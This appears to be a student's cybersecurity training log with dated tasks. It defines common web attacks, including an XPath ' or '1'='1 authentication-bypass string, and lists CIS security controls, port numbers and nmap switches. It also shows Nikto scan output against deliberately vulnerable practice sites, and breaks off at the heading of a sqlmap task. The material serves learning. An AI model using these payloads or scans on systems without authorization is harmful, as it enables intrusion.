In an XPath Injection attack, the attacker exploits vulnerabilities in the application's input validation and sanitation mechanisms to manipulate the XPath queries. By injecting malicious input, they can modify the behavior of the XPath query and potentially gain unauthorized access to data or perform unintended actions.

explanation of how XPath Injection works:

- Vulnerable Input Point: The application takes user input and constructs an XPath query without properly validating or sanitizing the input.
- Injection Point: The attacker provides specially crafted input that includes malicious XPath expressions.
- Manipulating the Query: The attacker's input is included in the XPath query, altering its behavior. For instance, they might use ' or '1'='1 to make a query always evaluate to true, bypassing authentication checks.
- Unauthorized Access: If the attacker's manipulated XPath query is successful, they can access data they're not supposed to or perform actions that they shouldn't have permission for.

6. File Upload Exploits:

File Upload Exploits refer to security vulnerabilities in web applications that allow attackers to upload and execute malicious files on a target server. These vulnerabilities can have severe consequences, potentially leading to unauthorized access, data breaches, and even complete compromise of the affected system. File upload exploits are a common attack vector because they allow attackers to introduce and execute their own code on a server.

7. Server-Side Request Forgery (SSRF):

Server-Side Request Forgery (SSRF) is a type of security vulnerability that occurs when an attacker is able to manipulate the server into making unintended requests to other internal or external resources. In SSRF attacks, an attacker tricks the server into sending requests to unauthorized or sensitive destinations, often leading to data exposure, unauthorized access, or denial of service.

8. Brute Force Attacks:

Brute force attacks are a type of cyber-attack in which an attacker systematically tries all possible combinations of passwords or encryption keys until they find the correct one that allows them access to a system or account. This attack method relies on the assumption that the target's password or key is weak and can be guessed through sheer trial and error.

9. SQL Injection:

SQL Injection is a type of cyber attack that occurs when an attacker manipulates an application's input to execute malicious SQL (Structured Query Language) statements against a database. These attacks exploit vulnerabilities in the application's handling of user inputs, allowing the attacker to interact with the database in unintended ways. SQL Injection can lead to unauthorized access, data breaches, data manipulation, and even full compromise of the application and its underlying database.

10. DDoS (Distributed Denial of Service):

A Distributed Denial of Service (DDoS) attack is a type of cyber attack in which multiple compromised computers, often referred to as "botnets," are used to flood a target system, network, or website with a massive amount of traffic. The goal of a DDoS attack is to overwhelm the target's resources and make its services or website inaccessible to legitimate users, effectively denying them access to the system.

TASK 6

30/08/2023

UNDERSTANDING CIF TOP-s20 SECURITY CONTROLS

1. Inventory and Control of Hardware Assets:

Maintain a comprehensive record of physical devices to prevent loss, theft, and ensure efficient asset management.

2. Inventory and Control of Software Assets:

Keep track of software licenses and usage to ensure compliance and prevent unauthorized installations.

3. Continuous Vulnerability management:

Consistently scan systems for vulnerabilities, promptly addressing and mitigating security risks.

4. Controlled Use of Administrative privileges:

Restrict access to essential system settings, minimizing the risk of unauthorized changes.

5. Secure Configuration for Hardware and Software on Mobile Devices, Laptop, Workstations, and Servers:

Implement secure settings on mobile devices, laptops, workstations, and servers to prevent security vulnerabilities.

6. Maintenance, Monitoring, and Analysis of Audit Logs:

Regularly review system logs for security incidents, ensuring the integrity of critical data.

7. Email and Web Browser Protection:

Employ measures to defend against phishing, malware, and malicious websites.

8. Malware Defenses:

Implement proactive measures to detect, prevent, and remove malware threats.

9. Limitation and Control of Network Ports, Protocols, and Services:

Manage network access to minimize attack surfaces and potential vulnerabilities.

10.Data Recovery Capabilities:

Establish robust data backup and recovery procedures to mitigate data loss.

11.Secure Configuration to Network devices such as Firewalls, Routers, and Switches:

Ensure that firewalls, routers, and switches are configured securely to protect against unauthorized access.

12.Boundary Defenses:

Safeguard the network perimeter from external threats with strong security measures.

13.Data Protection:

Protect sensitive data through encryption and access controls to prevent unauthorized access or disclosure.

14.Controlled Access Based on the Need to Know:

Restrict data access to authorized individuals, limiting exposure to potential threats.

15.Wireless Access Control:

Secure wireless networks to prevent unauthorized access and protect sensitive information.

16.Account Monitoring and Control:

Keep a close watch on user accounts and their activities to detect and respond to suspicious behavior.

17. Implement a Security Awareness and Training Program:

Educate employees about security best practices to foster a security-conscious culture.

18.Application Software Security:

Prioritize secure software development and usage to minimize vulnerabilities.

19.Incident Response and Management:

Develop a structured plan to effectively handle and recover from security incidents.

20.Penetration tests and Red Team Exercise:

Conduct simulated attacks to identify weaknesses and assess the effectiveness of security measures.

==
==

TASK – 8


04/09/2023

SCAN A WEBSITE TO FIND VULNERABILITIES USING NESSUS


TASK – 9

05/09/2023

GO THROUGH AND MEMORIZE DIFFERENT NMAP COMMANDS AND PORT NO.'S



FTP	21	File Transfer Protocol
SSH	22	Secure Shell
Telnet	23	The Telnet Service
SMTP	25	Simple Mail Transfer Protocol
DNS	53	Domain Name Service
HTTP	80	Hyper-Text Transfer Protocol
Kerberos	88	Kerberos Network Authentication System
POP2	109	Post Office Protocol Version 2
POP3	110	Post Office Protocol Version 3
NTP	123	Network Time Protocol
NETBIOS-NS	137	NetBIOS Name Service
NETBIOS-DGM	138	NetBIOS Datagram Service
NETBIOS-SSN	139	NetBIOS Session Service
IMAP	143	Internet Message Access Protocol
SNMP	161	Simple Network Management Protocol
IMAPv3	220	Internet Message Access Protocol Version 3
HTTPS	443	Secure Hyper-Text Transfer Protocol
Kerberos-DS	445	Server Message Block (SMB)
SOCKS	1080	SOCKS Network Application Proxy Services
NFS	2049	Network File System
MySQL	3306	MySQL Database Service



Target Specification

Switch	Example	Description
	nmap 192.168.1.1	Scan a single IP
	nmap 192.168.1.1 192.168.2.1	Scan specific IPs
	nmap 192.168.1.1-254	Scan a range
	nmap scanme.nmap.org	Scan a domain
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	nmap -iL targets.txt	Scan targets from a file
-iR	nmap -iR 100	Scan 100 random hosts
--exclude	nmap --exclude 192.168.1.1	Exclude listed hosts

Scan Techniques

Switch	Example	Description
-sS	nmap 192.168.1.1 -sS	TCP SYN port scan (Default)
-sT	nmap 192.168.1.1 -sT	TCP connect port scan (Default without root privilege)
-sU	nmap 192.168.1.1 -sU	UDP port scan
-sA	nmap 192.168.1.1 -sA	TCP ACK port scan
-sW	nmap 192.168.1.1 -sW	TCP Window port scan
-sM	nmap 192.168.1.1 -sM	TCP Maimon port scan

Host Discovery

Switch	Example	Description
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

Port Specification

Switch	Example	Description
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p-	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
--top-ports	nmap 192.168.1.1 --top-ports 2000	Port scan the top x ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535


www.stationx.net/nmap-cheat-sheet/

TASK – 10

07/09/2023


TO SCAN WEB SERVERS USING NIKTO TOOL

For Testfire.net:




```
┌──(mohit_yadav㉿kali)-[~]
└─$ nikto -url http://testfire.net/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          65.61.137.117
+ Target Hostname:    testfire.net
+ Target Port:        80
+ Start Time:         2023-09-13 05:58:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
^C
```

For Local Metasploitable ID:



```
┌──(mohit_yadav㉿kali)-[~]
└─$ nikto -url http://192.168.1.52/
- Nikto v2.5.0
───────────────────────────────────────────────────────────
+ Target IP:          192.168.1.52
+ Target Hostname:    192.168.1.52
+ Target Port:        80
+ Start Time:         2023-09-13 06:10:10 (GMT-4)
───────────────────────────────────────────────────────────
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,ht
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2023-09-13 06:10:59 (GMT-4) (49 seconds)
───────────────────────────────────────────────────────────
+ 1 host(s) tested
```

For Vulnweb.com:



```
┌──(mohit_yadav㉿kali)-[~]
└─$ nikto -url http://testphp.vulnweb.com/
- Nikto v2.5.0
───────────────────────────────────────────────────────────
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2023-09-13 06:12:32 (GMT-4)
───────────────────────────────────────────────────────────
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
^X@sS
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2023-09-13 06:14:35 (GMT-4) (123 seconds)
───────────────────────────────────────────────────────────
+ 1 host(s) tested
```

Nikto tool showed us different vulnerabilities which might or might not be useful for a hacker to attack the web servers e.g. Vulnerability in php

7.2.28 and Apache web vulnerability and also gives description about these vulnerabilities.

The difference between Nikto and Nmap is that Nikto is used specially for Web Server scanning.

==
==


Task – 11

08/09/2023

TO ACCESS THE DATABASE OF A WEBSITE USING SQLMAP

Finding the schemas present:

